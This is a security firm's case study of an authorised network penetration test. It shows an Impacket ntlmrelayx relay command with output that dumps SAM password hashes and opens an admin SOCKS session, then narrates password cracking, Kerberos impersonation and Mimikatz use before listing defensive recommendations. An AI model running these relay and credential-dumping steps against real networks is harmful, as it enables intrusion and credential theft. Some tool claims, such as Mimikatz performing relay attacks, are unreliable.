WLB Info Sec

Network Penetration Test

Case Study 2023


Introduction

In the fast-paced digital landscape, the client sought to validate the resilience of their defenses against cyber threats. The client requested a *network penetration testing* to uncover potential weaknesses and strengthen their cybersecurity posture.

This client faced the constant challenge of defending its digital assets from malicious actors seeking to breach its defenses. The risk of credential theft and unauthorized access as the primary concern, urging them to proactively assess its cybersecurity posture.

The Approach: The client allowed our cyber security specialist to VPN through the client's network to begin testing. WLB InfoSec employed advanced tools and techniques such as *Nmap*, Impacket, Mimikatz, and Hashcat to simulate real-world cyber attacks and expose potential vulnerabilities.

The Power of Discovery



Reconnaissance: WLB InfoSec initiated their journey with stealthy reconnaissance using Nmap. They scanned the clients' infrastructure, open ports, and active services, akin to discovering the landscape of an uncharted territory

"*Message Signing enabled but not required*" reveals to our cyber security specialist that there are potential security concerns!

Unauthorized Access

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 ntlmrelayx.py -tf /home/kali/Downloads/smb_targets.txt -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, attacking target smb://192.168.37.128
[*] HTTPD(80): Authenticating against smb://192.168.37.128 as PWN/ADMINISTRATOR SUCCEED
[*] HTTPD(80): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there are no more targets left!
[*] Target system bootKey: 0x5438c15ed7e3deff82b9a6fd7979825a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:937fc17729c83a8b5f229f31395d76f0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 192.168.37.128
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there are no more targets left!
```

Using the NTLMrelay tool was used here to attack and gain access. NTLM relay attacks can be particularly dangerous because they can allow an attacker to move laterally through the network, compromising additional systems and escalating privileges along the way.

Privilege Escalation


```
ntlmrelayx> [*] SMBD-Thread-12 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlle
[*] Authenticating against smb://192.168.37.128 as PWN/ADMINISTRATOR SUCCEED
[*] SOCKS: Adding PWN/ADMINISTRATOR@192.168.37.128(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-12 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-13 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-14 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-15 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-16 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-18 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there
[*] SMBD-Thread-19 (process_request_thread): Connection from PWN/ADMINISTRATOR@192.168.37.135 controlled, but there

ntlmrelayx> socks
Protocol  Target          Username          AdminStatus  Port
--------  --------------  ----------------  -----------  ----
SMB       192.168.37.128  PWN/ADMINISTRATOR  TRUE         445
```

With this finding we now have another alternative pathway where a user administrative privileges gains

To additional resources on the network, WLB InfoSec showcased the potential danger of taking basic security measures such as enabling signing and allow known programs that are being abused to continually run.

Analyzing Password Security with Hashcat




Our Cybersecurity Specialist Unearths Plain Text Passwords Using This Powerful Too


Password Cracking: The enigmatic Hashcat took center stage as WLB InfoSec demonstrated its formidable capabilities in decrypting weakly hashed passwords. Utilizing powerful GPUs and CPUs, Hashcat rapidly cracked several weak passwords, emphasizing

Secret dumps revealed more passwords were found.....


the critical importance of robust password security.



Dumping SAM hashes using recovered credentials




Further Access is Gained



Armed with the power of Impacket, WLB InfoSec artfully exploited potential weaknesses in the network.

Impacket helped find a user and obtained a Kerberos ticket, which was then used as another means to authenticate through the use of impersonation.

Additional Findings



Mimikatz is primarily known for its ability to extract credentials from memory.

We were able to leverage the SQLService to escalate privileges on the Domain controller and gain Domain Admin access which is the Crown Jewel achievement for these types of engagements.

Conclusion

The Findings & Recommendations: WLB InfoSec unveiled the vulnerabilities that had eluded Assured Management's vigilant eyes. Their thorough analysis exposed:

- Vulnerabilities in NTLMv2 authentication, making the organization susceptible to unauthorized access.
- Weakly guarded passwords, posing a significant risk of password cracking.

To bolster their defenses, WLB InfoSec provided practical recommendations:

1. **Disable NTLM**: Whenever possible, disable the use of NTLM authentication in favor of more secure protocols like Kerberos. NTLM is vulnerable to various attacks, including relay attacks used by Mimikatz.
2. **Implement SMB Encryption:** Encrypt SMB traffic to protect sensitive data from interception during communication.
3. **Enable Extended Protection for Authentication (EPA)**: EPA adds an extra layer of security to prevent NTLM relay attacks by binding the authentication to the TLS channel.
4. **Restrict NTLM Usage**: If you must use NTLM, restrict its usage to only necessary systems or applications. Limit its exposure in the network.
5. **Strong Password Policies**: Implement and enforce strong password policies to reduce the effectiveness of password cracking tools like Mimikatz. Encourage users to use complex and unique passwords.
6. **Multi-Factor Authentication (MFA)**: Implement MFA to add an extra layer of security and reduce the risk of account compromise even if passwords are obtained.
7. **Regular Patching and Updates:** Keep all systems and applications up-to-date with the latest security patches and updates to mitigate known vulnerabilities that could be exploited.
8. **Monitor for Suspicious Activity:** Use security monitoring tools to detect and respond to suspicious behavior on the network, such as unusual authentication patterns or attempts to access sensitive resources.
9. **Educate Users and Staff:** Conduct regular security awareness training to educate users about the risks of social engineering, phishing attacks, and the importance of secure authentication practices.